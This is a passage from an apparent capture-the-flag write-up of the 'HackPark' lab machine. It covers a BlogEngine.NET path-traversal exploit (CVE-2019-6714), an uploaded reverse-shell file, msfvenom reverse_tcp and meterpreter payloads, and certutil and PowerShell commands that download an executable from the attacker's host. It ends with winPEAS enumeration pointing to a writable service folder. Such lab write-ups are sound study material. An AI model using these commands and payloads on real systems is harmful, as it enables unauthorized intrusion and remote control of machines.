Identity:	IIS APPPOOL\Blog
Blog provider:	XmlBlogProvider
Membership provider:	XmlMembershipProvider
Role provider:	XmlRoleProvider

We find on searchsploit a remote code execution for this version.
We copy it to our folder and see what it does:




```
┌──(alex□Kali)-[~/my_testing/HackPark]
└─$ searchsploit blogengine
-----------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                    |  Path
-----------------------------------------------------------------------------------------------------------------------------------------------------
BlogEngine 3.3 - 'syndication.axd' XML External Entity Injection                                                                 | xml/webapps/48422.txt
BlogEngine 3.3 - XML External Entity Injection                                                                                   | windows/webapps/46106.t
BlogEngine 3.3.8 - 'Content' Stored XSS                                                                                          | aspx/webapps/48999.txt
BlogEngine.NET 1.4 - 'search.aspx' Cross-Site Scripting                                                                          | asp/webapps/32874.txt
BlogEngine.NET 1.6 - Directory Traversal / Information Disclosure                                                                | asp/webapps/35168.txt
BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution                                                               | aspx/webapps/46353.cs
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution                                               | aspx/webapps/47010.py
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal                                                                          | aspx/webapps/47035.py
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution                                          | aspx/webapps/47011.py
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection                                                                       | aspx/webapps/47014.py
-----------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(alex□Kali)-[~/my_testing/HackPark]
└─$ searchsploit -m aspx/webapps/46353.cs
```

It is really well explained in the file, so I do what they say:




```
# Exploit Title: BlogEngine.NET <= 3.3.6 Directory Traversal RCE
# Date: 02-11-2019
# Exploit Author: Dustin Cobb
# Vendor Homepage: https://github.com/rxtur/BlogEngine.NET/
# Software Link: https://github.com/rxtur/BlogEngine.NET/releases/download/v3.3.6.0/3360.zip
# Version: <= 3.3.6
# Tested on: Windows 2016 Standard / IIS 10.0
# CVE : CVE-2019-6714

/*
 * CVE-2019-6714
 *
 * Path traversal vulnerability leading to remote code execution.  This
 * vulnerability affects BlogEngine.NET versions 3.3.6 and below.  This
 * is caused by an unchecked "theme" parameter that is used to override
 * the default theme for rendering blog pages.  The vulnerable code can
 * be seen in this file:
 *
 * /Custom/Controls/PostList.ascx.cs
 *
 * Attack:
 *
 * First, we set the TcpClient address and port within the method below to
 * our attack host, who has a reverse tcp listener waiting for a connection.
 * Next, we upload this file through the file manager.  In the current (3.3.6)
 * version of BlogEngine, this is done by editing a post and clicking on the
 * icon that looks like an open file in the toolbar.  Note that this file must
 * be uploaded as PostView.ascx. Once uploaded, the file will be in the
 * /App_Data/files directory off of the document root. The admin page that
 * allows upload is:
 *
 * http://10.10.10.10/admin/app/editor/editpost.cshtml
 *
 *
 * Finally, the vulnerability is triggered by accessing the base URL for the
 * blog with a theme override specified like so:
 *
 * http://10.10.10.10/?theme=../../App_Data/files
 *
```

- We change the IP and PORT.
- We rename it: *"PostView.ascx"*
- And we then have to upload our file:
  1. we go to *"published posts"*
  2. open the post *"Welcome to HackPark"*
  3. click on the file manager (open file symbol)
  4. We upload our file named: *"PostView.ascx"*
- Then go to this link with a listener running, it should trigger it: http:///?theme=../../App_Data/files



10.10.27.151/?theme=../../App_Data/files

The listener that gives us our shell:



```
┌─(alex□ Kali)-[~/my_testing/HackPark]
└─$ less 46353.cs

┌─(alex□ Kali)-[~/my_testing/HackPark]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.27.151] 49275
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

Ok, we are now connected to the machine.
We, we can now take the way with metasploit or without. Without metasploit, you can create a payload to get a more stable shell, possible payloads:


- *msfvenom -p windows/shell_reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST= LPORT= -f exe -o test.exe*

Then just pull it with powershell or other technique to a writable directory:

- powershell -c "Invoke-WebRequest -Uri ':/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe'"


I will do it here with metasploit to get a meterpreter and then continue in a way that works for both.
Payload:

- *"msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST= LPORT= -f exe -o reverse.exe"*




```
┌──(alex□ Kali)-[~/my_testing/HackPark/my_test]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.25.211 LPORT=4444 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: reverse.exe

┌──(alex□ Kali)-[~/my_testing/HackPark/my_test]
```

I then download it to the other machine by setting a pyton server and downloading it with another method:




```
pwd
C:\Windows\Temp>pwd
certutil -urlcache -f http://10.11.25.211:8000/reverse.exe shell.exe
C:\Windows\Temp>certutil -urlcache -f http://10.11.25.211:8000/reverse.exe shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
dir
C:\Windows\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Windows\Temp
03/04/2021  06:53 AM    <DIR>          .
03/04/2021  06:53 AM    <DIR>          ..
08/06/2019  01:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  01:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  01:13 PM             1,206 cleanup.txt
08/06/2019  01:13 PM               421 cmdout
08/06/2019  01:11 PM                 0 DMI2EBC.tmp
08/03/2019  09:43 AM                 0 DMI4D21.tmp
08/06/2019  01:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  01:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
03/04/2021  06:53 AM            73,802 shell.exe
08/06/2019  01:13 PM                21 stage1-complete.txt
08/06/2019  01:13 PM            28,495 stage1.txt
05/12/2019  08:03 PM           113,328 svcexec.exe
```

I then set up my multi/handler to get my meterpreter shell back:




```
┌──(alexKali)-[~/my_testing/HackPark]
└─$ msfconsole -a -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 10.11.25.211
LHOST => 10.11.25.211
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

We launch the exectubale ... and, we get our meterpreter:




```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.11.25.211:4444

msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 10.10.127.172
[*] Meterpreter session 1 opened (10.11.25.211:4444 -> 10.10.127.172:49318) at 2021-03-04 16:03:38 +0100

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  IIS APPPOOL\Blog @ HACKPARK  10.11.25.211:4444 -> 10.10.127.172:49318 (10.10.127.172)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Ok I will now upload winPEAS to find a way to escalate, because we are still *"IIS APPPOOL\Blog"*.




```
meterpreter > upload /home/alex/Pentesting_Tools/Escalation/winPEAS/winPEASx64.exe
[*] uploading  : /home/alex/Pentesting_Tools/Escalation/winPEAS/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 431.00 KiB of 431.00 KiB (100.0%): /home/alex/Pentesting_Tools/Escalation/winPEAS/winPEASx64.exe -> winPEASx64.exe
[*] uploaded   : /home/alex/Pentesting_Tools/Escalation/winPEAS/winPEASx64.exe -> winPEASx64.exe
meterpreter >
```

We can then launch it:




```
meterpreter > shell
Process 2020 created.
Channel 3 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>winPEASx64.exe
winPEASx64.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows
d then start a new CMD
   Creating Dynamic lists, this could take a while, please wait...
    - Checking if domain...
    - Getting Win32_UserAccount info...
    - Creating current user groups list...
  [X] Exception: Object reference not set to an instance of an object.
  [X] Exception: The server could not be contacted.
    - Creating active users list...
    - Creating disabled users list...
    - Admin users list...


             *((,.,/((((((((((((((((((((/,  */
      ,/*,..*((((((((((((((((((((((((((((((((((,
    ,*/((((((((((((((((((/,  .*//((//**, .*(((((((*
    ((((((((((((((((**********/########## .(* ,(((((((
    (((((((((((/********************/####### .(. (((((((
```

After looking a bit I found a service running that looked interesting:




```
PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped
=========================================================================================

WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.exe] - Auto - Running
File Permissions: Everyone [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/CreateFiles])
System Scheduler Service Wrapper
=========================================================================================
```

So I went to *"C:\Program Files (x86)\SystemScheduler"*, continued to the only directory: *"Events"* and downloaded the only txt file:



